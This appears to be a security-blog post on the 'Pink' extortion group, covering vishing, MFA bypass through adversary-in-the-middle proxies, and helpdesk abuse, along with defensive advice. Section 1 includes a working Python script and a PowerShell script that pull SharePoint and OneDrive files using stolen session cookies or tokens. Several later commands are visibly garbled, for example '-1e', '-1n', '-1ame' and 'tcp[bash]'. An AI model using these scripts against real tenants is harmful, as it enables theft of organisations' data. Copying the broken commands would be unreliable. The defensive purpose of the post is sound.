Listen to this Post
Introduction

A newly identified extortion brand, tracked by Palo Alto Networks Unit 42 as Pink (CL-CRI-1147), launched its data leak site on May 31, 2026, marking the emergence of yet another financially motivated cybercriminal operation leveraging “The Com” affiliate ecosystem. Pink’s primary attack vector—vishing (voice phishing) combined with IT impersonation to harvest credentials and bypass Multi-Factor Authentication (MFA)—represents a dangerous evolution in social engineering tactics that directly undermines traditional identity-based defenses.
Learning Objectives
– Understand the operational mechanics of vishing-driven MFA bypass and how Pink affiliates weaponize IT helpdesk impersonation.
– Identify key indicators of compromise (IoCs) associated with adversary-in-the-middle (AiTM) phishing frameworks and cloud data exfiltration.
– Implement defensive strategies, including phishing-resistant MFA (FIDO2/passkeys), helpdesk workflow hardening, and continuous session monitoring.
You Should Know
1. Anatomy of a Vishing-Driven MFA Bypass: From Phone Call to Cloud Exfiltration
The attack chain employed by Pink and similar Com-affiliated groups follows a sophisticated, multi-stage process that exploits both human psychology and technical weaknesses in legacy authentication systems. Extended analysis of incident response data reveals the following high-fidelity attack sequence:
Initial Reconnaissance & OSINT Harvesting: Attackers scrape corporate directories, LinkedIn profiles, and breached credential databases to identify high-value targets (system administrators, C-suite executives, helpdesk staff). They also collect internal terminology, ticketing systems, and helpdesk operating procedures to maximize impersonation credibility.
Vishing Call & IT Impersonation: Posing as an IT support technician, a third-party vendor, or a security team member, the attacker contacts the victim via a spoofed VoIP number. The pretext often involves a fabricated account issue, a required security update, or an urgent password reset. The caller creates a sense of urgency while sounding entirely procedural and legitimate.
Deployment of AiTM Phishing Infrastructure: The victim is directed to an attacker-controlled URL that perfectly mimics the organization’s legitimate SSO portal (e.g., Okta, Microsoft 365). This is not a simple credential harvester; it is a real-time proxy server that sits between the victim and the legitimate identity provider, using frameworks like Evilginx or Tycoon2FA.
Real-Time Session Token Capture: As the victim enters their credentials and completes the MFA challenge (e.g., approving a push notification, entering a TOTP code, or responding to a phone call), the AiTM proxy captures the authenticated session token in real time. The user experiences a successful login, while the attacker immediately replays that session token in their own browser, gaining full, authenticated access to the victim’s account.
Helpdesk Abuse & MFA Factor Manipulation (Alternative Path): If the AiTM method is unsuccessful or detected, attackers pivot to directly targeting the helpdesk. Using vishing, they impersonate an employee who is locked out or has lost their MFA device, convincing the helpdesk to reset the MFA factors or enroll an attacker-controlled authenticator device. This bypasses any phishing-resistant MFA that may be in place, as the reset is performed by a legitimate administrator.
SSO Pivot & Cloud Data Exfiltration: Once access is obtained, the attacker leverages the compromised account’s Single Sign-On (SSO) privileges to access a wide range of enterprise SaaS applications, including Microsoft 365 (SharePoint, OneDrive, Teams, Exchange), Salesforce, Slack, and HR systems. They then begin exfiltrating sensitive data using automated scripts.
Example Python Exfiltration Script (Detection & Forensic Analysis):
import requests
import re

 Attacker-controlled script to exfiltrate data using stolen session cookies
 Security teams can use patterns like this to develop detection rules.

target_url = "https://<target-org>.sharepoint.com/sites/sensitive/_api/web/GetFolderByServerRelativeUrl('/sites/sensitive/Shared%20Documents')/Files"
 Injected via browser devtools or custom HTTP client after session replay

cookies = {
'FedAuth': '<stolen_fedauth_cookie_value>',  Auth token extracted from AiTM proxy
'rtFa': '<stolen_rtfa_cookie_value>'  Secondary refresh token
}

headers = {
'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)',
'Accept': 'application/json;odata=verbose'
}

def exfiltrate_files():
try:
response = requests.get(target_url, cookies=cookies, headers=headers)
if response.status_code == 200:
 Parse response and download all accessible files
file_urls = re.findall(r'"(https://[^"]+\.(?:docx|xlsx|pdf|zip))"', response.text)
for file_url in file_urls:
file_data = requests.get(file_url, cookies=cookies)
with open(f'exfiltrated_{file_url.split("/")[-1]}', 'wb') as f:
f.write(file_data.content)
print(f"[+] Exfiltrated {len(file_urls)} files.")
else:
print(f"[-] Access denied or session expired: {response.status_code}")
except Exception as e:
print(f"[!] Error: {e}")

if __name__ == "__main__":
exfiltrate_files()
Note: This code is presented solely for defensive and educational purposes to help security teams understand attacker methodologies and develop detection signatures.
Command-Line Data Harvesting (Windows PowerShell):
 Attacker PowerShell script to enumerate and download SharePoint/OneDrive data
 This leverages the Microsoft Graph API with stolen OAuth tokens.

 Stolen Bearer token (obtained via AiTM or helpdesk MFA reset)
$token = "<stolen_oauth_bearer_token>"

 Configure API headers
$headers = @{
"Authorization" = "Bearer $token"
"Accept" = "application/json"
}

 List all OneDrive drives accessible to the compromised account
$drives = Invoke-RestMethod -Uri "https://graph.microsoft.com/v1.0/me/drives" -Headers $headers

 Enumerate files in the root of each drive and download them
foreach ($drive in $drives.value) {
$driveId = $drive.id
$items = Invoke-RestMethod -Uri "https://graph.microsoft.com/v1.0/drives/$driveId/root/children" -Headers $headers
foreach ($item in $items.value) {
if ($item.file -1e $null) {
 Download the file (simulated)
Write-Host "[+] Exfiltrating: $($item.name) (size: $($item.size))"
 Actual download would require additional GET request
}
}
}
2. The Com Ecosystem: How Affiliate Models Fuel the RaaS Economy
Pink is not operating in isolation; it is part of a sprawling, decentralized cybercriminal network known as “The Com” (short for “The Community”), which includes an estimated 1,000+ members involved in constantly shifting partnerships and affiliations. Notable groups linked to The Com include Scattered Spider (UNC3944/Octo Tempest), ShinyHunters, Lapsus$, and SLSH—all of which have been implicated in high-profile breaches at companies like Twilio, Cloudflare, Coinbase, Reddit, MGM Resorts, and numerous retailers.
How the Affiliate Model Operates:
– Access Brokering: One faction compromises initial access (via vishing, SIM swapping, or phishing) and sells that access to other affiliates on a pay-per-access or revenue-share basis.
– Modular, Burnable Toolkits: Attackers use purpose-built, ephemeral malware loaders and “burner” payloads that are designed to evade signature-based and behavioral EDR detection. These toolkits are frequently rebuilt to avoid hash-based blocking.
– Ransomware-as-a-Service (RaaS): Affiliates like Scattered Spider deploy ransomware payloads (e.g., ALPHV/BlackCat variants) only after data exfiltration is complete, maximizing pressure through double extortion.
– Real-World Coercion: The “IRL Com” subset coordinates physical threats, swatting, and harassment to pressure victims who refuse to pay.
Linux Command to Monitor for Suspicious Outbound Connections (EDR Evasion Detection):
 Monitor for anomalous outbound connections to unknown IPs or suspicious TOR/VPN endpoints.
 Security teams should run this continuously in a sandboxed environment.

 Log all outgoing connections from the host
sudo tcpdump -i eth0 -1n 'tcp[bash] & (tcp-syn) != 0' -c 1000 -w suspicious_outbound.pcap

 Alternatively, use netstat to identify established connections to non-standard ports
netstat -tunap | grep ESTABLISHED | awk '{print $4,$5}' | grep -E ':(4443|8080|8443|1337|31337)'

 Check for processes making outbound connections to known C2 infrastructure (example IP)
sudo lsof -i @185.130.5.253 | grep ESTABLISHED

 Monitor DNS queries for suspicious domains (e.g., .top, .xyz, or typosquatted domains)
sudo tcpdump -i eth0 -1n 'udp port 53' -v | grep -E '\.(top|xyz|club|support)$'
3. Phishing-Resistant MFA: The Only Viable Defense Against Modern Vishing
Legacy MFA—SMS-based OTPs, TOTP authenticator apps, and push notifications—is no longer sufficient. Attackers have systematically bypassed these methods using AiTM proxies, real-time session cookie theft, and social engineering of helpdesk MFA reset workflows. The only MFA implementations that effectively resist these attacks are phishing-resistant authenticators based on FIDO2/WebAuthn standards.
Why FIDO2/Passkeys Resist Vishing and AiTM:
– Origin-Bound Credentials: FIDO2 cryptographic keys are bound to a specific website’s origin (e.g., `https://login.microsoftonline.com`). An attacker’s proxy server with a different origin cannot successfully authenticate using the stolen key.
– No Shared Secrets: Unlike TOTP or SMS, there is no shared secret that can be intercepted or replayed. Authentication relies on public-key cryptography.
– User Presence & Verification: The user must physically interact with a hardware security key or biometric sensor (fingerprint, face ID), which cannot be performed remotely by an attacker.
Implementation Steps for Phishing-Resistant MFA in Microsoft Entra ID (Azure AD):
1. Enable FIDO2 Security Keys as an authentication method under Entra ID > Protection > Authentication methods > FIDO2 Security Key.
2. Configure passkeys in Windows Hello for Business for seamless, passwordless authentication on managed devices.
3. Disable legacy MFA methods including SMS, voice calls, and OATH TOTP (authenticator app OTP) for all users, except where absolutely necessary.
4. Create a Conditional Access policy requiring phishing-resistant MFA for all cloud apps. Example PowerShell command using Microsoft Graph:
 Connect to Microsoft Graph
Connect-MgGraph -Scopes Policy.Read.All, Policy.ReadWrite.ConditionalAccess

 Create a new Conditional Access policy that requires phishing-resistant MFA
$conditions = @{
Applications = @{ IncludeApplications = @("All") }
Users = @{ IncludeUsers = @("All") }
Locations = @{ IncludeLocations = @("All") }
}
$controls = @{
BuiltInControls = @("mfa")
AuthenticationStrength = @{ Id = "00000000-0000-0000-0000-000000000002" }  Phishing-resistant MFA strength
}
$policy = @{
DisplayName = "Require Phishing-Resistant MFA for All Users"
State = "enabledForReportingButNotEnforced"
Conditions = $conditions
GrantControls = $controls
}
New-MgIdentityConditionalAccessPolicy -BodyParameter $policy
5. Enforce device compliance before granting access using Intune or a similar MDM solution.
4. Helpdesk Hardening: Breaking the MFA Reset Attack Chain
Since attackers increasingly target helpdesk workflows to reset or enroll MFA factors, organizations must fundamentally redesign how identity verification is performed during support interactions.
Step-by-Step Helpdesk Hardening Guide:
1. Eliminate Knowledge-Based Verification (KBV): Do not verify callers using information that can be easily obtained from OSINT (e.g., employee ID, last login date, manager’s name). Attackers harvest this data from LinkedIn and prior breaches.
2. Implement Out-of-Band Verification: The helpdesk must use a separate communication channel to verify the user. For example, if the user calls via phone, the helpdesk sends a verification code to the user’s registered mobile device via a separate messaging app or requires them to approve a push notification from a trusted device.
3. Require Manager Approval for MFA Resets: Any request to reset MFA factors or add a new authenticator device must be accompanied by an approval ticket from the user’s direct manager, verified through a separate channel (e.g., Teams message, email from a known address).
4. Implement Break-Glass Accounts with Strict Controls: Maintain emergency access accounts that are not used for daily operations, store their credentials in a hardware security module (HSM) or a sealed envelope in a physical safe, and require dual authorization (two separate administrators) to activate them.
5. Log and Alert on Helpdesk Actions: All MFA resets, password changes, and device enrollments performed by the helpdesk should trigger a high-severity alert in the SIEM. Correlate these actions with subsequent anomalous logins (e.g., geographic anomalies, new device enrollments, unusual ASN).
Example Splunk Query to Detect Suspicious MFA Reset Patterns:
index=okta OR index=azure_ad eventType="user.mfa.factor.deactivate" OR eventType="user.mfa.factor.update"
| eval isHelpdeskReset = if(match(request_user_agent, "helpdesk|support"), 1, 0)
| where isHelpdeskReset = 1
| join type=left user [ search index=okta OR index=azure_ad eventType="user.session.start"
| eval suspiciousLogin = if(geo_country != "US" OR city != "Redmond", 1, 0)
| stats values(suspiciousLogin) as suspiciousLogin by user]
| where suspiciousLogin = 1
| table _time, user, helpdesk_operator, factor_deactivated, suspiciousLogin_location
| sort - _time
5. Continuous Monitoring for Session Hijacking and Lateral Movement
Given the high likelihood of undetected session token theft, organizations must move beyond perimeter-based detection and implement continuous monitoring of authentication sessions and lateral movement patterns.
Detection Strategies for Session Hijacking:
– Monitor for Concurrent Sessions from Geographically Disparate Locations: If a user’s session token is used from New York and simultaneously from Moscow, that indicates a clear compromise. Implement anomaly detection rules in your SIEM to flag such events.
– Detect Session Token Replay with Different User-Agents: A session stolen via AiTM is often replayed from an attacker-controlled machine with a different browser or operating system than the original victim. Alert on changes in user-agent strings within a single session token.
– Monitor OAuth Application Consent Events: Attackers often register their own OAuth applications (e.g., “Office 365 Secure Sync”) to maintain persistent access even after password changes. Audit all OAuth consent grants and block unauthorized apps.
Linux Command to Continuously Monitor for Suspicious Process Injection (EDR Bypass Detection):
 Use auditd to monitor for ptrace syscalls (commonly used for process injection)
sudo auditctl -a always,exit -S ptrace -k process_injection

 Monitor /proc for suspicious memory mappings
watch -1 1 'cat /proc//maps | grep -E "rwxp|rwx" | head -20'

 Detect attempted loading of unsigned kernel modules (potential rootkit)
sudo cat /proc/modules | while read line; do
module=$(echo $line | cut -d' ' -f1)
if ! modinfo $module | grep -q "signature"; then
echo "[!] Unsigned module loaded: $module"
fi
done
Windows Command to Monitor for Abnormal LSASS Access (Credential Dumping):
 Enable PowerShell logging to track suspicious LSASS access attempts
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging" -1ame "EnableScriptBlockLogging" -Value 1

 Query Security Event Log for Event ID 4663 (attempt to access LSASS)
Get-WinEvent -LogName Security | Where-Object { $_.Id -eq 4663 -and $_.Message -match "lsass.exe" } | Format-List

 Use Sysmon (must be installed) to log process access with high granularity
sysmon.exe -accepteula -1 -l -i -e -f 10
6. Cloud Data Exfiltration Mitigation: Blocking Unauthorized API Calls
Once an attacker gains session access, exfiltration often occurs via legitimate API calls that bypass traditional DLP controls because they originate from an authenticated session. Mitigation requires API-level monitoring and enforcement.
Step-by-Step Mitigation for Microsoft 365/SharePoint Exfiltration:
1. Enable SharePoint/OneDrive Data Loss Prevention (DLP) Policies: Configure DLP rules that detect and block bulk downloads or unusual access patterns (e.g., downloading more than 100 files per hour).
2. Use Microsoft Purview Insider Risk Management: Create policies to detect “data theft by departing employees,” which can be repurposed to detect the behavioral patterns of attackers (e.g., massive file downloads, copying to external drives, accessing sensitive SharePoint sites outside normal working hours).
3. Restrict API Permissions: Review all third-party OAuth apps and service principals that have access to Microsoft Graph API. Remove any that are unnecessary, and enforce application approval workflows.
4. Monitor for PowerShell/CLI Exfiltration Scripts: Attackers often use PowerShell with the PnP.PowerShell module or Microsoft Graph API to script data extraction. Block PowerShell execution for non-admin users, and monitor for suspicious scripts.
PowerShell Command to Detect Bulk File Downloads from SharePoint (Microsoft 365):
 Search Unified Audit Log for abnormal SharePoint file downloads
Search-UnifiedAuditLog -StartDate (Get-Date).AddDays(-7) -EndDate (Get-Date) -Operations "FileDownloaded" -ResultSize 5000 |
Group-Object UserId, Site |
Select-Object Name, Count |
Where-Object { $_.Count -gt 100 }  Threshold for abnormal volume
What Undercode Say
– Key Takeaway 1: Pink’s emergence confirms that “The Com” affiliate model is rapidly industrializing vishing-driven MFA bypass as a primary access vector, rendering SMS and push-based MFA obsolete. Organizations still relying on these methods are essentially operating with a false sense of security.
– Key Takeaway 2: The only effective long-term defense is a combination of phishing-resistant FIDO2/passkey MFA, helpdesk workflow hardening, and continuous session monitoring. Periodic security awareness training alone is insufficient against real-time, voice-driven social engineering.
Analysis: The shift from technical exploitation (e.g., software vulnerabilities) to identity-centric attacks represents a fundamental power transfer in cybersecurity. Attackers have realized that compromising the human—through voice-based social engineering—is often easier and more reliable than finding a zero-day exploit. Pink and its Com affiliates are professionalizing this approach, complete with recruitment pipelines, training materials, and performance-based pay (e.g., $300 per “successful call”). This economic model incentivizes persistent, high-volume vishing campaigns. Defenders must respond by eliminating all knowledge-based and interceptable authentication flows. Helpdesks must be treated as critical security infrastructure, not cost centers. And session tokens must be treated as sensitive as passwords—monitored continuously and rotated frequently. The window for reactive defense is closing; proactive, architectural changes are now mandatory.
Prediction
– -1 Expect a significant increase in vishing-driven extortion attacks across mid-market enterprises throughout 2026–2027, as Com-affiliated groups like Pink proliferate their affiliate model and lower the technical barrier to entry for less-skilled attackers.
– +1 Widespread adoption of FIDO2/passkey-based phishing-resistant MFA (accelerated by major platform vendors like Microsoft, Google, and Apple) will ultimately reduce the effectiveness of vishing and AiTM attacks, forcing attackers to pivot to new, yet-unidentified social engineering vectors.
– -1 The use of AI-generated voice deepfakes will supercharge vishing campaigns by 2027, enabling attackers to impersonate specific executives with near-perfect vocal mimicry, further eroding human-based identity verification and requiring new forms of behavioral and biometric authentication.
– +1 Regulatory bodies (e.g., NYDFS, SEC, EU’s NIS2) will increasingly mandate phishing-resistant MFA and audit requirements for helpdesk identity verification workflows, creating compliance-driven adoption that improves baseline security across regulated industries.
▶️ Related Video (74% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [We Are](https://www.linkedin.com/posts/we-are-tracking-pink-cl-cri-1147-a-new-ugcPost-7467982449772429312-qcbZ/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


